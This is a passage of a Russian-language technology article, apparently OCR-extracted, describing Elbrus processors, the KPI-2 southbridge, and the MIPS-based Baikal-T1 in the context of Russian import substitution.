
- «Эльбрус-2С+» — гибрид 2011 года выпуска с двумя ядрами, основанными на архитектуре ELBRUS, и четырьмя ядрами цифрового сигнального процессора (DSP — digital signal processor) Multicore, разработанными НПЦ «Элвис»;
- «Эльбрус-4С» 2013 года выпуска. Четырехъядерник на архитектуре ELBRUS;
- «Эльбрус-8С» — восьмиядерный флагман, первая партия которого была изготовлена в 2014 году, а запуск в серию происходит сейчас, в 2015-м.

В этом же году должна завершиться разработка системы на чипе «Эльбрус-1С+» — развития одноядерного энергоэффективного решения «Эльбрус-1С» с интегрированным графическим ядром. Вот его спецификации: одно ядро, работающее на частоте 1 ГГц, до 25 операций в такт, кеш второго уровня 2 Мбайт, два канала DDR3-1600. Для планшетов — самое то!



Блок-схема новейшего восьмиядерника «Эльбрус-8С»

В целом же роадмап «Эльбрусов» прописан до 2021 года и предусматривает появление шестнадцати- и даже тридцатидвухъядерных моделей.



Roadmap «Эльбрусов». Перспектива: 32 ядра и 10 нанометров

Ну и поскольку «Эльбрус» — это еще и компьютеры, то в производственной линейке МЦСТ имеются микросхемы КПИ и КПИ-2 («контроллеры периферийных интерфейсов»), что в переводе с бюрократического обычно называется «южный мост».

Первая серия КПИ-2 была выпущена в 2014 году. Контроллер поддерживает SATA, USB 2.0 и Gigabit Ethernet, а также спецификацию шины PCI Express 3.0, а значит, потенциально позволит комплектовать компьютеры «Эльбрус» быстрыми видеокартами и прочей новейшей периферией.

В целом в «эльбрусостроении» виден строгий системный подход. Он направлен и на разработку архитектурных решений, и на их реализацию в кремнии, и на создание на их основе самых разных компьютеров — от многопроцессорных вычислителей до персоналок и даже портативных устройств.

Кажется, что вот он, рецепт независимости от иноземных технологий: взять архитектуру «Эльбрус», сделать на ее основе процессоры «Эльбрус» и ставить их в компьютеры «Эльбрус». Останется внедрить эту матрешку в госструктуры, министерство обороны, спецслужбы и промышленность.

- IO-Link v.2 (2 * 8 ГБ/с)
- PCI Express 2.0 x20
- 3 * Gigabit Ethernet
- 8 * SATA 3.0
- 8 * USB 2.0
- 32 * GPIO
- ...
- 65 нм, макс. 15 Вт


«Эльбрус КПИ-2». Даешь российский южный мост!




Baikal-T1 — ничего своего или наше все?

Зачем же тогда Минпромторг России при участии «Ростех», «Роснано» и компании «Т-Платформы» вкладывает немалые средства в компанию «Байкал Электроникс»? Она занимается разработкой двухъядерного микропроцессора Baikal-T1, который не без гордости именуют «отечественной системой на кристалле». Своей целью разработчики «Байкала» тоже ставят создание основы отечественной аппаратной платформы — в первую очередь, конечно же, для использования в области госуправления и значимых промышленных отраслей.

Зачем искусственно создавать конкурента «Эльбрусу»? Тем более что в основе Baikal-T1 не своя, а лицензированная технология. Лицензию предоставляет нынешний владелец архитектуры MIPS — компания Imagination Technologies. Baikal-T1 построен на новеньком ядре P5600 поколения Warrior, а сами процессоры производятся на мощностях крупнейшего контрактного производителя — тайваньской компании TSMC.



Блок-схема Baikal-T1



Baikal-T1 используется в системе «Ресурс-30», которая управляет новейшими станками с ЧПУ

Вот тут-то евангелистам и визионерам импортозамещения впору заголосить о том, что «царь-то не настоящий», то есть «Байкал» — никакой не отечественный процессор, и Imagination Technologies, равно как и TSMC, могут заложить в него недокументированные возможности.

